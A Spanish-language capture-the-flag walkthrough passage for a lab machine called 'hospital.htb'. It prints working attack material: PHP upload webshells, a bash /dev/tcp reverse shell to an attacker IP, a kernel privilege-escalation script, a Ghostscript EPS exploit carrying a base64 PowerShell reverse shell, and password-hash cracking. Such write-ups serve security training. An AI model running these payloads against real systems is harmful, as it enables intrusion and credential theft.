Al probar con la extensión `.phar` , vemos que podemos acceder y el servidor parece interpretar el código.



Sin embargo, al intentar ejecutar comandos como `system` o `shell_exec` , no obtenemos respuesta.

```
Request
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: hospital.htb:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary=----geckoformboundaryb530a78ff06cc78facbb490370333afe
8 Content-Length: 259
9 Origin: http://hospital.htb:8080
10 Connection: keep-alive
11 Referer: http://hospital.htb:8080/index.php
12 Cookie: PHPSESSID=r4f804usvkug6nn17flllsivpk
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----geckoformboundaryb530a78ff06cc78facbb490370333afe
17 Content-Disposition: form-data; name="image"; filename="cmd.phar"
18 Content-Type: application/x-php
19
20 <?php
21 shell_exec($_GET['cmd']);
22 ?>
23
24 -----geckoformboundaryb530a78ff06cc78facbb490370333afe--
25
```

4.6. Evasi3n de disable_functions

Sospechamos que ciertas funciones est1n desactivadas. Comprobamos la configuraci3n mediante `phpinfo()`.

```
Request
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: hospital.htb:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary=----geckoformboundaryb530a78ff06cc78facbb490370333afe
8 Content-Length: 244
9 Origin: http://hospital.htb:8080
10 Connection: keep-alive
11 Referer: http://hospital.htb:8080/index.php
12 Cookie: PHPSESSID=r4f804usvkug6nn17flllsivpk
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----geckoformboundaryb530a78ff06cc78facbb490370333afe
17 Content-Disposition: form-data; name="image"; filename="cmd.phar"
18 Content-Type: application/x-php
19
20 <?php
21 phpinfo();
22 ?>
23
24 -----geckoformboundaryb530a78ff06cc78facbb490370333afe--
25
```

Filtramos por `disable_functions` y encontramos la lista de funciones bloqueadas:

```
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec
```

http://hospital.htb:8080/uploads/cmd.phar?cmd=whoami

ali Forums Kali NetHunter Exploit-DB Google Hacking DB

PHP Version	7.4.33	
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec
display_errors	Off	Off

Observamos que la función `popen` **no** está en la lista de bloqueos.

Subimos una nueva webshell utilizando `popen` para ejecutar comandos.

```
Request
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: hospital.htb:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=----geckoformboundaryb530a78ff06cc78facbb490370333afe
8 Content-Length: 279
9 Origin: http://hospital.htb:8080
10 Connection: keep-alive
11 Referer: http://hospital.htb:8080/index.php
12 Cookie: PHPSESSID=r4f804usvkug6nn17fll1sivpk
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----geckoformboundaryb530a78ff06cc78facbb490370333afe
17 Content-Disposition: form-data; name="image"; filename="cmd.phar"
18 Content-Type: application/x-php
19
20 <?php
21 echo fread(popen($_GET['cmd'], "r"), 100000);
22 ?>
23
24 -----geckoformboundaryb530a78ff06cc78facbb490370333afe--
25
```

Ejecutamos comandos para verificar RCE: `http://hospital.htb:8080/uploads/cmd.phar?cmd=whoami`

Resultado: `www-data`

Parece que estamos en una máquina Linux, confirmando el TTL 62 detectado por Nmap. Esto sugiere que estamos dentro de un contenedor o subsistema, ya que el host principal parecía ser Windows.

Verificamos el hostname: `hostname -I`

Resultado: `192.168.5.2`

5. Acceso Inicial (Reverse Shell)

5.1. Ejecución de Reverse Shell

Preparamos un listener en nuestra máquina atacante.

Comando: `nc -nlvp 443`

Lanzamos la reverse shell mediante la webshell subida (URL encoded):

`http://hospital.htb:8080/uploads/cmd.phar?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/10.10.14.195/443%200%3E%261%20%22`

5.2. Tratamiento de la TTY

Estabilizamos la shell para mayor comodidad.

Comandos:

```
script /dev/null -c bash
control + z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 30 columns 190
```

6. Enumeración Interna y Pivoting

6.1. Enumeración de Usuarios y Archivos

Enumeramos usuarios con shell.

Comando: `cat /etc/passwd | grep sh`

Resultado: `drwilliams:x:1000:1000:Lucy Williams:/home/drwilliams:/bin/bash`

Enumerando directorios en `/var/www/html/`, encontramos un archivo de configuración `config.php`.

Comando: `cat config.php`

Resultado:

```
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_NAME', 'hospital');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

Encontramos credenciales para la base de datos: `root / my$qls3rv1c3!`.

6.2. Enumeración de Base de Datos

Nos conectamos a la base de datos MySQL.

Comando: `mysql -uroot -p` (ingresamos la contraseña aparte `my$qls3rv1c3!`)

Enumeramos las bases de datos.

Comando: `show databases;`

Resultado:

```
+-----+
| Database |
+-----+
| hospital |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.017 sec)
```

Seleccionamos la base de datos `hospital` .

Comando: `use hospital;`

Enumeramos las tablas.

Comando: `show tables;`

Resultado:

```
+-----+
| Tables_in_hospital |
+-----+
| users |
+-----+
1 row in set (0.000 sec)
```

Revisamos la estructura de la tabla `users` .

Comando: `describe users;`

Resultado:

```
+-----+-----+-----+-----+-----+-----+
-----+
| Field | Type | Null | Key | Default | Extra |
|       |      |      |     |         |      |
+-----+-----+-----+-----+-----+-----+
```

```

-----+
| id          | int(11)      | NO  | PRI | NULL          |
| auto_increment |              |     |     |               |
| username    | varchar(50)  | NO  | UNI | NULL          |
| password    | varchar(255) | NO  |     | NULL          |
| created_at  | datetime     | YES |     | current_timestamp() |
|             |              |     |     |               |
+-----+-----+-----+-----+-----+
-----+

```

Extraemos los usuarios y contraseñas.

Comando: `select username,password from users;`

Resultado:

```

+-----+-----+-----+-----+-----+
| username | password                                           |
+-----+-----+-----+-----+-----+
| admin    | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiV01cnhG.3NLrxcjMh2 |
| patient  | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tg0 |
| x224     | $2y$10$b6jLQcAmTyigr6TqTMRSieoH0uIoZuUCfbc4uFSNfRbnGYRhYFVc6 |
+-----+-----+-----+-----+-----+

```

6.3. Cracking de Hashes

Identificamos el tipo de hash con `hashid` como **Blowfish**. Intentamos crackearlos con **Hashcat**.

Comando: `hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt`

Resultado: `$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiV01cnhG.3NLrxcjMh2:123456`

La contraseña del usuario `admin` es `123456`. Accedemos a la página web con estas credenciales, pero no ofrece funcionalidades privilegiadas adicionales. Probamos esta contraseña para el usuario del sistema `drwilliams` sin éxito

7. Escalada de Privilegios (Linux)

7.1. Enumeración del Sistema

Buscamos binarios SUID.

Comando: `find / -perm -4000 2>/dev/null`

No encontramos nada relevante.

Comprobamos información del usuario actual.

Comando: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`

Comprobamos la versión del kernel.

Comando: `uname -a`

Resultado: `Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux`

7.2. Explotación CVE-2023-32629 (GameOverLay)

Buscamos exploits para la versión del kernel `5.19.0-35-generic` y encontramos referencias al **CVE-2023-32629**. Referencia: `github.com/g1vi/CVE-2023-2640-CVE-2023-32629`

Creamos y ejecutamos el script de explotación.

Script:

```
#!/bin/bash

# CVE-2023-2640 CVE-2023-3262: GameOver(lay) Ubuntu Privilege Escalation
# by g1vi https://github.com/g1vi
# October 2023

echo "[+] You should be root now"
echo "[+] Type 'exit' to finish and leave the house cleaned"

unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("cp /bin/bash /var/tmp/bash && chmod 4755 /var/tmp/bash && /var/tmp/bash -p && rm -rf l m u w /var/tmp/bash")'
```

Resultado: Comprobamos identidad con `id -> uid=0(root) gid=33(www-data) groups=33(www-data)` .

Somos root en el contenedor.

7.3. Extracción de Hashes (Shadow)

Obtenemos los hashes de los usuarios `root` y `drwilliams` del archivo `/etc/shadow` .

Comando: `cat /etc/shadow | grep -E '^root|^dr'`

Resultado:

```
root:$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..  
dD:19612:0:99999:7:::  
drwilliams:$6$uWBSecXXTBRkiL$S9ipksJfiZu04bFI6I9w/iItu5.0hoz3dABeF6QWumGBs  
pUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::
```

Crackeamos los hashes (SHA-512 Unix).

Comando: `hashcat -a 0 -m 1800 hash /usr/share/wordlists/rockyou.txt`

Resultado:

```
$6$uWBSecXXTBRkiL$S9ipksJfiZu04bFI6I9w/iItu5.0hoz3dABeF6QWumGBspUW378P1tlwak7  
NqzouoRTbrz6Ag0qcyGQxW192y/:qwe123!@#
```

Obtenemos la contraseña de **drwilliams**: `qwe123!@#`.

8. Movimiento Lateral (Active Directory)

8.1. Validación de Credenciales

Validamos las credenciales obtenidas contra el servicio SMB del host principal.

Comando: `netexec smb 10.129.112.90 -u drwilliams -p 'qwe123!@#'`

Resultado: `[+] hospital.htb\drwilliams:qwe123!@#`

8.2. Enumeración de Usuarios de Dominio

Enumeramos usuarios mediante RPC utilizando las credenciales válidas.

Comando: `rpcclient -U 'drwilliams%qwe123!@#' 10.129.112.90 -c 'enumdomusers'`

Resultado:

```
user:[Administrator] rid:[0x1f4]  
user:[Guest] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[$431000-R1KSAI1DGHHM] rid:[0x464]  
user:[SM_0559ce7ac4be4fc6a] rid:[0x465]  
user:[SM_bb030ff39b6c4a2db] rid:[0x466]  
user:[SM_9326b57ae8ea44309] rid:[0x467]  
user:[SM_b1b9e7f83082488ea] rid:[0x468]  
user:[SM_e5b6f3aed4da4ac98] rid:[0x469]  
user:[SM_75554ef7137f41d68] rid:[0x46a]  
user:[SM_6e9de17029164abdb] rid:[0x46b]  
user:[SM_5faa2be1160c4ead8] rid:[0x46c]  
user:[SM_2fe3f3cbbafa4566a] rid:[0x46d]  
user:[drbrown] rid:[0x641]  
user:[drwilliams] rid:[0x642]
```

8.3. Ataques Kerberos

Intentamos un ataque **AS-REP Roasting**.

Comando: `impacket-GetNPUsers -no-pass -usersfile users hospital.htb/`

Resultado: `doesn't have UF_DONT_REQUIRE_PREAUTH set.`

Intentamos un ataque **Kerberoasting** con las credenciales de `drwilliams`.

Comando: `impacket-GetUserSPNs 'hospital.htb/drwilliams:qwe123!@#'`


Resultado: `No entries found!`

9. Explotación RoundCube (RCE)

9.1. Acceso al Webmail

Utilizamos las credenciales de `drwilliams` (`drwilliams / qwe123!@#`) para acceder al panel de RoundCube en `https://hospital.htb/`.

Accedemos con éxito.



Encontramos un correo de Chris Brown (drbrown):

Dear Lucy,

I wanted to remind you that the project **for** lighter, cheaper and environmentally friendly needles is still ongoing 🧪. You are the one **in** charge of providing me with the designs **for** these so that I can take them to the 3D printing department and start producing them right away. Please make the design **in** an **".eps"** file format so that it can be well visualized with GhostScript.

Best regards,
Chris Brown.

9.2. Investigación de Vulnerabilidad GhostScript

El correo menciona el uso de archivos **.eps** y **GhostScript**.

Investigando, los archivos EPS son gráficos vectoriales usados en impresión.

Buscando exploits relacionados con GhostScript, encontramos referencias al **CVE-2023-36664**.

Referencia: <https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection>

9.3. Generación del Payload

Utilizamos un script en Python para generar un archivo EPS malicioso que ejecute una reverse shell en PowerShell:


```
python3 CVE_2023_36664_exploit.py --payload "powershell -e
JABjAGwAaQBLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAGU
AdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC
4AMQA5ADUAIgAsADQANAAzACKA0wAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHA
GUAdABTAHQAcgBLAGeAbQAOACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAAMAAu
AC4ANGA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQB
hAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMAAAGADAALAAgACQAYgB5AHQAZQBzAC4ATABLAG4AZw
B0AGgAKQApACAALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZ
QBjAHQAIAAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEAUwBDAEKa
SQBFAG4AYwBvAGQAaQBuAGcAKQAuAECaZQB0AFMAAdABYAGkAbgBnACgAJABiAHkAdABLAHMAAAGwACw
AIAAKAGKAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBLAHgAIAAKAGQAYQB0AGEAIAAyAD
4AJgAxACAaFAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgA
D0AIAAKAHMAZQBwAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAABwAHcAZAaPAC4AUABh
AHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAABbAHQAZQB4AHQALgB
LAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACKALgBHAGUAdABCAHkAdABLAHMAKAaAHMAZQ
BuAGQAYgBhAGMAawAyACKA0wAkAHMAAdABYAGUAYQBtAC4AVwByAGkAdABLACgAJABzAGUAbgBkAGIAe
QB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBLAGEA
bQAuAEYAbAB1AHMAaAAoACKAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==" -g -x
eps
```

9.4. Ejecución del Ataque

Nos ponemos en escucha en el puerto 443.

Comando: `rlwrap nc -nlvp 443`

Enviamos el documento **.eps** generado por correo electrónico a Dr. Brown .



Recibimos la reverse shell exitosamente.

10. Enumeración en Windows (Host)

10.1. Reconocimiento Inicial

Comprobamos la IP para verificar que estamos en el host principal.

Comando: `ipconfig`

Resultado: IPv4 Address. : 10.129.112.90

Verificamos el usuario actual.

Comando: `whoami`

Resultado: `hospital\drbrown`

10.2. Obtención de Credenciales (Dr. Brown)

En la carpeta `\Documents`, encontramos un archivo `.bat`.

Comando: `cat ghostscript.bat`

Resultado:

```
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$br0wn' -asplain -
force;$c = new-object
system.management.automation.pscredential('hospital\drbrown', $p);Invoke-
Command -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /c
"C:\Program` Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAFER
"C:\Users\drbrown.HOSPITAL\Downloads\%filename%" }
```

Encontramos la contraseña hardcodeda: `chr!$br0wn`.

Validamos la contraseña vía SMB:

Comando: `netexec smb 10.129.112.90 -u 'drbrown' -p 'chr!$br0wn'`

Resultado: `[+] hospital.htb\drbrown:chr!$br0wn`

Obtenemos la flag de usuario.

Comando: `cat user.txt`

Resultado: `a00577023e0553470dbb13630930f307`

11. Escalada de Privilegios (Windows)

11.1. Enumeración de Privilegios

Comprobamos los privilegios del usuario.

Comando: `whoami /priv`

Resultado:

Privilege Name	Description	State
=====	=====	=====
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Comprobamos la información detallada del usuario `drbrown`.

Comando: `net user drbrown`

Resultado:

User name	drbrown
Full Name	Chris Brown
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	9/6/2023 6:53:27 AM
Password expires	Never
Password changeable	9/6/2023 6:53:27 AM
Password required	Yes
User may change password	Yes

```

Workstations allowed          All
Logon script
User profile
Home directory
Last logon                    2/6/2026 2:56:52 PM

Logon hours allowed           All

Local Group Memberships       *Performance Log Users*Remote Desktop Users
                              *Remote Management Use*Users
Global Group memberships      *Domain Users
The command completed successfully.

```

Observamos que pertenece al grupo **Remote Management Users**, lo que nos permite usar WinRM.

11.2. Acceso WinRM

Utilizamos **evil-winrm** para una conexión más estable.

Comando: `evil-winrm -i 10.129.112.90 -u 'drbrown' -p 'chr!$br0wn'`

11.3. Enumeración de Archivos y Permisos

Enumeramos el directorio raíz `C:\`.

Comando: `dir C:\`

Resultado: Vemos una carpeta `xampp`.

Mode	LastWriteTime	Length	Name
d-----	10/21/2023 5:12 PM		ExchangeSetupLogs
d-----	10/22/2023 9:48 PM		inetpub
d-----	11/5/2022 12:03 PM		PerfLogs
d-r----	11/13/2023 6:05 PM		Program Files
d-----	10/22/2023 10:01 PM		Program Files (x86)
d-----	9/6/2023 3:50 AM		root
d-r----	9/6/2023 7:57 AM		Users
d-----	11/13/2023 6:05 PM		Windows
d-----	10/22/2023 10:10 PM		xampp
-a-----	10/21/2023 4:34 PM	32	
			BitlockerActiveMonitoringLogs

Comprobamos los permisos de la carpeta `xampp`.

Comando: `icacls xampp`

Resultado: `BUILTIN\Users:(I)(CI)(WD)` (Write Data) y otros permisos de acceso.

```
xampp NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
      BUILTIN\Administrators:(I)(OI)(CI)(F)
      BUILTIN\Users:(I)(OI)(CI)(RX)
      BUILTIN\Users:(I)(CI)(AD)
      BUILTIN\Users:(I)(CI)(WD)
      CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Successfully processed 1 files; Failed processing 0 files

Comprobamos los permisos de la subcarpeta `htdocs` .

Comando: `icacls htdocs`

Resultado: Confirmamos que tenemos permisos de escritura (`WD` o `F` heredados) en `htdocs` como usuario del grupo `BUILTIN\Users` .

```
htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
      NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
      BUILTIN\Administrators:(I)(OI)(CI)(F)
      BUILTIN\Users:(I)(OI)(CI)(RX)
      BUILTIN\Users:(I)(CI)(AD)
      BUILTIN\Users:(I)(CI)(WD)
      CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Successfully processed 1 files; Failed processing 0 files

11.4. Explotación XAMPP (Webshell)

Como tenemos permisos de escritura en el directorio web de XAMPP, subimos una webshell en PHP.

```
*Evil-WinRM* PS C:\xampp\htdocs> '<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>' | Out-File -FilePath cmd.php -Encoding ascii
```

Verificamos la ejecución de comandos accediendo a la webshell desde el navegador o curl.

URL: `https://hospital.htb/cmd.php?cmd=whoami`

Resultado: `nt authority\system`

11.5. Obtención de Acceso SYSTEM

Preparamos un listener.

Comando: `rlwrap nc -nlvp 443`

Lanzamos una reverse shell en PowerShell encodeada en Base64 a través de la webshell.

Comando (Payload URL encoded): `https://hospital.htb/cmd.php?cmd=powershell%20-e%20JABjAGwAaQBLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgB`

OAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACIAMQAAC4AMQAAC4AMQA0AC4AMQA5ADUAIgAsADQANAAzACkA0wAkAHMAAdByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBLAGEAbQAoACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAAMAAuAC4ANGA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHI AZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABLAG 4AZwB0AGgAKQApACAALQBuAGUAIAAwACKAewA7ACQAZABhAQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiA GoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEAUwBD AEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAECZQB0AFMAAdByAGkAbgBnACgAJABiAHkAdABLAHMALAA wACwAIAAKAGkAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBLAHgAIAAKAGQAYQB0AGEAIA AyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAM gAgAD0AIAAKAHMAZQBuAGQAYgBhAGMAawAgACsAIAAIAFAAUwAgACIAIAArACAABwAHcAZAApAC4A UABhAHQAaAAgACsAIAAIAAD4AIAAIAADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQ ALgBLAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACKALgBHAGUAdABCAHkAdABLAHMAKAaAH MAZQBuAGQAYgBhAGMAawAyACKA0wAkAHMAAdByAGUAYQBtAC4AVwByAGkAdABLACgAJABzAGUAbgBkA GIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBL AGEAbQAuAEYAbAB1AHMAaAAoACKAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==

Resultado: Acceso exitoso como nt authority\system .

Obtenemos la flag de root.

Comando: type root.txt

Resultado: 1bcf92df2d2a94d794cb12e35a064e8a